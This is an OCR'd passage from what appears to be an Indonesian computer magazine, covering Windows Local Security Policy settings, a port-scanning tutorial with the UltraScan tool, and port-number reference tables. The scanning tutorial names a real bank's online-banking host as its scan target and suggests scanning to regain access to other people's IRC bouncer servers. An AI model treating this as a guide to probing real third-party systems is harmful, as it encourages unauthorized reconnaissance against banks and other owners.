trative Tools -> Local Security Policy seperti yang terlihat pada gambar yang pertama.


Akan diperoleh tampilan selanjutnya. Jika gambar ini berbeda dengan tampilan di komputer anda, harap diingat bahwa screen shot ini diambil di WindowsXP dan Windows2KProf.



Terlihat bahwa Security Setting dibagi atas lima katagori. Untuk Win9x agak berbeda, yakni hanya terdapat dua policy yaitu Local Policies dan Public Policies.

Terlihat pada screen shot ini terdapat lima kategori:

- Account Policies
- Local Policies
- Public Key Policies
- Software Restriction Policies
- IP Security Plicy on Local Computer.

Sebelumnya pada WinNT dan Win 9x, aplikasi Local Security Setting ini masih kurang jelas kegunaannya,





3


Properti yang dapat di-setting pada Local User

Jika sistem pada komputer anda hanya dioperasikan secara individual, maka objek yang anda pilih adalah Local User. Pada Local User terdapat 5 buah properti yang nantinya akan anda setting, seperti tampak pada gambar di samping.

4

Mencegah menjalankan regedit dan command.com

Kini anda tinggal menentukan kebijakan (*policy*) apa yang ingin diimplementasikan pada sistem operasi seperti yang dijelaskan pada kelima properti yang terlihat pada Langkah 3. Misalnya, tidak ingin orang lain menjalankan editor registry (REGEDIT.EXE) dan MS-DOS prompt (COMMAND.COM) di komputer anda. Maka klik properti System → Restrictions, kemudian aktifkan [√] Option Disable Registry editing tools dan option Disable MS-DOS prompt. Setelah itu klik OK, lalu simpan perubahan yang sudah dilakukan dengan mengklik Save, atau dapat juga melalui menu File → Save. Kini bila menjalankan program REGEDIT.EXE melalui Start → Run, lihat apa yang terjadi. Pesan yang sama akan terlihat seperti pada gambar di bawah ini. Artinya tidak diperkenankan menjalankan program tersebut. Dengan cara yang sama silahkan coba properti-properti yang lain.



mengingat pada waktu itu security masih belum banyak dipikirkan oleh Microsoft.

Di versi Win2K dan WinXp, Microsoft telah banyak melakukan perubahan.

Penjelasan langsung di aplikasinya mempermudah user untuk langsung mengubah security di local computer dengan lebih detail dan spesifik.

Kalau rekan-rekan neoteker membuka Kategori Account Policies, akan nampak jelas segalanya seperti kalau kita membuka dan bermain di Registry Editor (regedit).


Harap berhati-hati karena perubahan yang tidak terpikirkan dapat mengakibatkan system error.

Account Policies menerangkan batasan account ID yang dibuat di local computer, dan terdiri dari

- Password Policy
- Account Lockout Policy.

Gambar terakhir menampilkan dua belah bagian dari aplikasi.

Window pane sebelah kiri adalah policy folder yang akan dimainkan dan window pane sebelah kanan



merupakan isi dari masing-masing policy.

Seperti terlihat pada gambar, terdapat lima batasan (lima policy) pada dari Password Policy, yang masing-masing dapat diubah dengan

meng--klik kanan mouse dan kemudian klik Properties.



Port Number dan Cara Melacaknya


Jika anda menggunakan sistem Microsoft Windows 95/97/98/2000/ME atau NT, dan menyukai *hacking*, ada cara yang lebih praktis untuk melacak **port number** pada *host* komputer jauh (*remote system*), yaitu dengan menggunakan perangkat lunak **UltraScan**. Dengan UltraScan, dijamin anda tidak akan mengalami kegagalan saat melakukan *stealth probe*. **Eryanto Sitorus** menguraikan cara penggunaannya dilengkapi dengan tabel port number yang lazim digunakan.

ISTILAH PORT NUMBER BAGI PENGGUNA Internet tentu bukan hal yang asing lagi karena begitu sering dipakai pada saat mengakses layanan yang ada di Internet. Misalnya port 194 dipakai untuk protokol IRC, port 1080 untuk SOCKS (proxy IRC), port 21 untuk FTP, port 80 atau 8080 untuk HTTP (WWW), port 25 untuk SMTP (E-mail), port 22 untuk SSH (Secure Shell), dan port 23 untuk Telnet. Sedangkan **UltraScan** adalah sebuah program *port scanning* ciptaan Michael Marchuk. Jika tertarik, anda dapat men-download-nya dari www.point1.com/UltraScan/UltraScan_v.1.5.EXE atau menginstalnya dari CD NeoTek bulan ini.

Untuk melacak *port number* dengan menggunakan UltraScan, yang pertama kali harus dilakukan adalah menyiapkan alamat IP dari host yang akan dilacak. Misalnya anda akan melacak port number berapa saja yang aktif pada *host* ibank.klikbca.com, anda harus mengetahui atau me-*reverse* nama host ibank.klikbca.com ke bentuk IP terlebih dahulu.


Ada dua buah cara yang paling umum untuk me-*reverse* domain (*hostname*) menjadi IP atau dari IP menjadi domain:

1. Dengan mengetik perintah `/DNS [hostname]` di IRC. Contoh: `/DNS ibank.klikbca.com`, hasilnya terlihat pada gambar berikut.



• Me-*reverse* domain (*hostname*) menjadi IP dari IRC

2. Dengan memanfaatkan utilitas `nslookup` yang banyak terdapat pada Web, salah satunya adalah di <http://dns411.com>. Anda cukup mengetikkan nama host yang akan anda reverse ke dalam field `NSLOOKUP`, klik tombol Search, kemudian lihat hasilnya seperti tampak pada gambar di bawah ini.




• Me-*reverse* domain (*hostname*) menjadi IP dari Web.

Selanjutnya copy dan paste alamat IP tersebut di atas ke dalam field TCP/IP Host Start Range dan TCP/IP Host End Range pada program UltraScan.


Agar tidak ada port number yang terlewatkan pada saat proses *stealth probe* berlangsung, dan anda memiliki kesabaran yang cukup tinggi untuk menunggu hasilnya, maka Anda dapat mengisi nomor port maksimal yang akan di-*scan* ke dalam field Scan ports to, yakni mulai dari range port 1 – 65535. Setelah itu klik tombol Scan, dan tunggu hasilnya.

Sebagai bahan eksperimen, cobalah reverse host shells-go-



• Melacak port number aktif ibank.klikbca.com menggunakan UltraScan.


link.net, kemudian jalankan program UltraScan, anda akan menemukan begitu banyak port number yang aktif pada host tersebut seperti yang tampak pada gambar di bawah ini.



• Port number yang aktif pada shells.go-link.net

Anda memperoleh begitu banyak port number aktif pada host yang berhasil anda lacak. Lalu muncul pertanyaan, "Layanan apa saja yang memakai nomor-nomor port tersebut?" Jawabnya ada dua, yaitu:


Kalau senang mencoba-coba sesuatu yang belum pasti (tahap awal untuk menjadi seorang hacker), anda boleh mencoba salah satu port number tersebut. Misal lewat program Telnet, yaitu dengan mengetik IP atau host ke dalam field Host Name, kemudian ketik nomor port yang akan anda test ke dalam field Port, lalu klik tombol Connect. Tunggu sebentar hingga benar-benar tersambung. Setelah itu anda akan segera mengetahui nama layanan atau program yang menempati port number tersebut



• Memasukkan IP ke dalam field hostname Telnet


Baca informasi yang diperlihatkan pada tabel port number yang disertakan pada artikel ini. Namun sebelum itu anda perlu mengetahui sedikit informasi tentang port number:

Internet Assigned Numbers Authority (IANA) yang merupakan sub dari Internet Architecture Board (IAB)—sebuah badan koordinasi dan penasihat teknis bagi masyarakat pengguna Internet, membagi port number ke dalam tiga jarak (*range*).



• Memeriksa program yang menempati port lewat Telnet


- Range pertama, port 0-1023, disebut Well Known Port Numbers.
- Range kedua, port 1024-49151, disebut Registered Port Numbers.
- Range ketiga, port 49152-65535, disebut Dynamic Ports atau Private Ports.



Namun demikian, anda jangan terkecoh oleh keterangan port number pada tabel setelah program UltraScan menampilkan nomor-nomor port yang terlacak, karena belum tentu hasilnya sama dengan keterangan di tabel. Oleh karena itu, anda perlu memastikannya terlebih dahulu.

Cara paling gampang untuk mengetahui nama layanan atau program yang menempati port number adalah dengan menggunakan program IRC:

- ▽ Jalankan program mIRC client Anda.
- ▽ Pada jendela status ketik `/SERVER [IP/Hostname] <port number>`.
Contoh: `/SERVER 66.252.4.2 1980`
- ▽ Kemudian lihat informasi yang muncul pada jendela status program mIRC setelah perintah tersebut di atas anda Enter. Hasil yang sama juga terlihat pada gambar di bawah ini.



• Memeriksa program yang menempati port lewat program mIRC

Dari informasi di atas, dapat kita ketahui bahwa ternyata program yang menempati nomor port 1980 adalah psyBNC versi 2.2.1, padahal keterangan di tabel, layanan atau program yang seharusnya menempati nomor port 1980 adalah PearlDoc XACT.

Buat Anda yang memperoleh akses ke host BNC, EZBNC, atau psyBNC orang lain dari hasil trade, dan sering kesal karena tidak bisa lagi menggunakannya karena port number-nya telah diubah oleh si pemilik (Supervisor/Admin) tanpa memberitahu anda, maka teknik *port scanning* menggunakan program UltraScan bisa anda jadikan acuan yang tepat untuk melacak port-port number yang telah berubah itu.

Table 1. Daftar beberapa Well Known Port Numbers yang umum digunakan

1	TCP Port Service Multiplexer (tpmuxe)	115	Simple File Transfer Protocol	257	Secure Electronic Transaction	533	Emergency Broadcasts
2	Management Utility	117	UUCP Path Service	258	Yak Winsoc Personal Chat	534	MegaMedia Admin
3	Compression Process	118	SQL Services	259	Efficient Short Remote Operations	537	Networked Media Streaming Protocol
5	Remote Job Entry	119	Network News Transfer Protocol (NNTP)	260	Openport	540	UUCPD
11	Active Users	123	Network Time Protocol	261	IOP Name Service over TLS/SSL	541	UUCP-rlogin
13	Daytime	125	Locus PC-Interface Net Map Server	280	HTTP-MGMT	542	Commerce
17	Quote of the Day	126	Unisys Unitary Login	281	Personal Link	546	DHCPv6 Client
18	Message Send Protocol	127	Locus PC-Interface Conn Server	282	Cable Port A/X	547	DHCPv6 Server
19	Character Generator	129	Password Generator Protocol	311	AppleShare IP WebAdmin	550	New-Who
20	File Transfer (Data)	130	Cisco FNATIVE	344	Prospero Data Access Protocol	551	CyberCash
21	File Transfer (Control)	131	Cisco TNATIVE	396	Novell Netware over IP	552	Deviceshare
22	SSH Remote Login Protocol	132	Cisco SYSMOINT	397	Multi Protocol Trans. Net.	554	Real Time Stream Control Protocol
23	Telnet	133	Statistics Service	399	ISO Transport Class 2 Non-Control over TCP	556	RFS Server
24	Private Mail System	134	INGRES-NET Service	400	Workstation Solutions	560-561	Rmonitord
25	Simple Mail Transfer Protocol (SMTP)	135	DCE Endpoint Resolution	401	Uninterruptible Power Supply (UPS)	562	CHCMD
29	MSG ICP	136	PROFILE Naming System	406	Interactive Mail Support Protocol	563	NNTP Protocol Over TLS/SSL
31	MSG Authentication	137	NETBIOS Name Service	408	Prospero Resource Manager Sys. Man.	565	Whoami
33	Display Support Protocol	138	NETBIOS Datagram Service	409	Prospero Resource Manager Node Man.	574	FTP Software Agent System
35	Private Printer Server	139	NETBIOS Session Service	411	Remote MT Protocol	581	Bundle Discovery Protocol
37	Time	143	Internet Message Access Protocol (IMAP)	412	Trap Convention Port	582	SCC Security
38	Route Access Protocol	144	Universal Management Architecture (UMA)	413	Storage Management Services Protocol	583	Philips Video-Conferencing
39	Resource Location Protocol	150	SQL-NET	414	InfoSeek	584	Key Server
42	Host Name Server	152	Background File Transfer Program	423	IBM Operations Planning and Control Start	585	IMAP4+SSL
43	Who Is	156	SQL Service	424	IBM Operations Planning and Control Track	586	Password Change
45	Message Processing Module	157	KNET/VM Command/Message Protocol	427	Server Location	587	Submission
48	Digital Audit Daemon	158	PCMail Server	434	MobileIP-Agent	591	FileMaker, Inc.—HTTP Alternate
49	Login Host Protocol	159	NSS-Routing	435	MobileIP-MN	592	Eudora Set
50	Remote Mail Checking Protocol	160	SGMP-TRAPS	442	CVC_HOSTD	593	HTTP RPC Ep Map
51	IMP Logical Address Maintenance	161	SNMP	443	HTTP Protocol Over TLS/SSL	614	SSLshell
52	XNS Time Protocol	162	SNMPTRAP	444	Simple Network Paging Protocol	615	Internet Configuration Manager
53	Domain Name Server	163	CMIP/TCP Manager	445	Microsoft-DS	616	SCO System Administration Server
57	Private Terminal Access	164	CMIP/TCP Agent	448	DDM-SSL	617	SCO Desktop Administration Server
59	Private File Service	169	SEND	449	AS Server Mapper	620	SCO WebServer Manager
63	Whois++	170	Network PostScript	451	Cray Network Semaphore Server	624	Crypto Admin
66	Oracle SQL*NET	174	MAILQ	452	Cray SFS Config Server	631	IPP (Internet Printing Protocol)
67	Bootstrap Protocol Server	177	X Display Manager Control Protocol	453	CreativeServer	633	Service Status update (Sterling Software)
68	Bootstrap Protocol Client	178	NextStep Window Server	454	ContentServer	636	LDAP Protocol Over TLS/SSL
69	Trivial File Transfer	179	Border Gateway Protocol	455	CreativePartnr	637	Lanserver
70	Gopher	187	Application Communication Interface	457	SCOHELP	548	Registry Registrar Protocol (RRP)
71-74	Remote Job Service	189	Queued File Transport	458	Apple Quick Time	652	HELLO_PORT
75	Private Dial Out Service	190	Gateway Access Control Protocol	464	KPASSWD	660	MacOS Server Admin
79	Finger	191	Prospero Directory Service	469	Radio Control Protocol	677	Virtual Presence Protocol
80	World Wide Web HTTP	192	OSU Network Monitoring System	470	SCX-Proxy	691	MS Exchange Routing
81	HOSTS2 Name Server	193	Spider Remote Monitoring Protocol	473	Hybrid-POP	699	Access Network
84	Common Trace Facility	194	Internet Relay Chat Protocol	484	Integrn Software Management Environment	705	AgentX
87	Private Terminal Link	197	Directory Location Service	488	GSS-HTTP	709	Entrust Key Management Service Handler
88	Kerberos	198	Directory Location Service Monitor	489	Nest-Protocol	710	Entrust Administration Service Handler
89	SU/MIT Telnet Gateway	200	IBM System Resource Controller	511	EXEC	711	Cisco TDP
92	Network Printing Protocol	201	AppleTalk Routing Maintenance	512	LogIn	729	IBM NetView DM/6000 Server/Client
93	Device Control Protocol	202	AppleTalk Name Binding	513	CMD	730	IBM NetView DM/6000 send/tcp
99	Metagram Relay	204	AppleTalk Echo	514	Printer Spooler	731	IBM NetView DM/6000 receive/tcp
101	NIC Host Name Server	206	AppleTalk Zone Information	515	Talk	744	Flexible License Manager
103	Genesis Point-to-Point Trans Net	209	Quick Mail Transfer Protocol	517	Ntalk	747	Fujitsu Device Control
105	CCSO Name Server Protocol	213	IPX	518	Unix Time	749	Kerberos Administration
105	Mailbox Name Nameserver	217	dBASE Unix	519	Router	750	Kerberos Version IV
107	Remote Telnet Server	218	Netix Message Posting Protocol	520	RfPing	767	Phonebook
108	SNA Gateway Access Server	220	Interactive Mail Access Protocol v3	521	Timeserver	777	Multiling HTTP
109	Post Office Protocol - Version 2	221	Berkeley rlogind with SPX Auth	525	Newdate	989	FTP Protocol, Data, Over TLS/SSL
110	Post Office Protocol - Version 3	222	Berkeley rshd with SPX Auth	526	Certificate Distribution Center	990	FTP Protocol, Control, Over TLS/SSL
111	SUN Remote Procedure Call	223	Inbusiness	528	LINK	991	Netnews Administration System
112	McIDAS Data Transmission Protocol	244	LINK	531	Chat	992	Telnet Protocol Over TLS/SSL
113	Authentication Service (Ident)	245	Display Systems Protocol	532	Readnews	993	IMAP4 Protocol Over TLS/SSL
114	Audio News Multicast	246				994/995	IRC/POP3 Protocol Over TLS/SSL

Table 2. Daftar beberapa Registered Port Numbers yang umum digunakan

1025	Network Blackjack	1349-1350	Registration Network Protocol	2121	SCIENTIA-SSDB	3016	Notify Server
1036	RADAR Service Protocol	1352	Lotus Note	2146	Live Vault Admin Event Notification	3017	Event Listener
1045	Fingerprint Image Transfer Protocol	1363	Network DataMover Requester	2147	Live Vault Authentication	3018	Service Registry
1052	Dynamic DNS Tools (DDT)	1364	Network DataMover Server	2180	Millicent Vendor Gateway Server	3031	Remote AppleEvents/PPC Toolbox
1053	Remote Assistant (RA)	1365	Network Software Associates	2221-2223	Rockwell CSP1 - 3	3032	Redwood Chat
1067	Installation Bootstrap Protocol Server	1366	Novell NetWare Comm Service Platform	2248	User Management Service	3044	Endpoint Protocol
1068	Installation Bootstrap Protocol Client	1369	GlobalView to Unix Shell	2302	Bindery Support	3060	Interserver
1073	BridgeControl	1370	Unix Shell to GlobalView	2303	Proxy Gateway	3073	Very Simple Chatroom Protocol
1080	SOCKS	1389	Document Manager	2311	Message Service	3092	Netware Sync Services
1092	Open Business Reporting Protocol	1390	Storage Controller	2346	Game Connection Port	3107	Business Protocol
1096	Common Name Resolution Protocol	1391	Storage Access Server	2347	Game Announcement and Location	3108	Geolocate Protocol
1097	Sun Cluster Manager	1392	Print Manager	2348	Information to query for game status	3110	Simulator Control Portocol
1102-1103	ADOBE SERVER	1393	Network Log Server	2349	Diagnostics Port	3111	Web Synchronous Services
1110	Cluster Status Info	1394	Network Log Client	2367	Service Control	3195-3196	Network Control Unit 1-2
1112	Intelligent Communication Protocol	1395	PC Workstation Manager software	2368	Openable	3197-3198	Embrace Device Protocol Server 1-2
1114	Mini SQL	1397	Audio Active Mail	2427	Media Gateway Control Protocol Gateway	3203	Network Watcher Monitor
1155	Network File Access	1398	Video Active Mail	2450	Netadmin	3204	Network Watcher DB Access
1180	Millicent Client Proxy	1424	Hybrid Encryption Protocol	2451	Netchat	3303	OP Session Client
1183	LL Surfup HTTP	1426	Satellite-data Acquisition System 1	2452	Snifferclient	3304	OP Session Server
1184	LL Surfup HTTPS	1512	Microsoft's Windows Internet Name Service	2463	Symbios Raid	3306	MySQL
1188	HP Web Admin	1516	Virtual Places Audio Data	2478	SecurSight Authentication Server (SSL)	3307	OP Session Proxy
1203	License Validation	1517	Virtual Places Audio Control	2479	SecurSight Event Logging Server (SSL)	3311	MCNS Tel Ret
1204	Log Request Listener	1518	Virtual Places Video Data	2495	Fast Remote Services	3312	Application Management Server
1215	scanSTAT 1.0	1519	Virtual Places Video Control	2500	Resource Tracking system server	5190	America-Online
1220	QT SERVER ADMIN	1520	ATM ZIP Office	2533	SnifferServer	5429	Billing and Accounting System Exchange
1227	DNS2go	1595	Radio	2567	Cisco Line Protocol	5432	PostgreSQL Database
1234	Infoseek Search Agent	1612	NetBill Transaction Server	2576	TCL Pro Debugger	5435	Data Tunneling/Transceiver Linking (DTTL)
1243	Serialgateway	1613	NetBill Key Repository	2593	MNS Mail Notice Service	5599	Enterprise Security Remote Install
1246	Payrouter	1614	NetBill Credential Server	2594	Data Base Server	5600	Enterprise Security Manager
1255	DE-Cache-Query	1615	NetBill Authorization Server	2667	Alarm Clock Server	5601	Enterprise Security Agent
1256	DE-Server	1616	NetBill Product Server	2727	Media Gateway Control Protocol Call Agent	5680-5712	Unassigned
1257	Shockwave 2	1626	Shockwave	2774	Data Insurance	5729	Openmail User Agent Layer
1258	Open Network Library	1735	PrivateChat	2770	Veronica	6150-6252	Unassigned
1259	Open Network Library Voice	1739	Webaccess	2784	World Wide Web—Development	6583-6664	Unassigned
1267	pcmlinux	1745	Remote-Winsock	2860-2861	Dialpad Voice 1-2	6665-6669	IRCU
1278-1279	DELL Web Admin	1750	Simple Socket Library's Portmaster	2976	CNS Server Port	6674-6700	Unassigned
1283	ProductInfo	1942	Real Enterprise Service	2980	Instant Messaging Service	7777	CBT
1296	DProxy	1973	Data Link Switching Remote Access Protocol	2987	Identify	7779	VSTAT
1297	SDProxy	1980	PearlDoc XACT	3000	Remoteware Client	8008	HTTP Alternate
1314	Photoscript Distributed Printing System	1994	Cisco Serial Tunnel Port	3001	Redwood Broker	8080	HTTP Alternate
1333	Password Policy	1995	Cisco Perf Port	3006	Instant Internet Admin	8133-8159	Unassigned
1334	Writesrv	1996	Cisco Remote SRB Port	3007	Lotus Mail Tracking Agent Protocol	8381-8399	Unassigned
1336	Instant Service Chat	1997	Cisco Gateway Discovery Protocol	3011	Trusted Web	8474-8553	Unassigned
1346	Alta Analytics License Manager	1998	Cisco X.25 Service (XOT)	3012	Trusted Web Client	49151	IANA Reserved
1347-1348	Multi Media Conferencing	1999	Cisco Identification Port	3014	Broker Service		



MENGGANTI SHUT DOWN & LOG OFF PADA MENU START

Tulisan Shut Down dan Log Out dapat diubah dengan menggunakan perangkat yang dinamakan hex editor. **Happy Chandraleka** mengajak anda sedikit 'berpetualang' di dunia Windows.

Pada NeoTek Vol. II, No. 7, April 2002 kami telah menyajikan cara mengubah tulisan Start pada tombol 'Start.' Dengan menggunakan teknik serupa, pembaca dapat pula mengubah tulisan **Shut Down** dan **Log out**. Meski cara yang paling mudah adalah dengan bantuan *tweaking tool* semacam WinBoost, namun penulis mengajak pembaca untuk belajar mengubahnya sendiri dengan bantuan perangkat yang disebut *hex editor*.

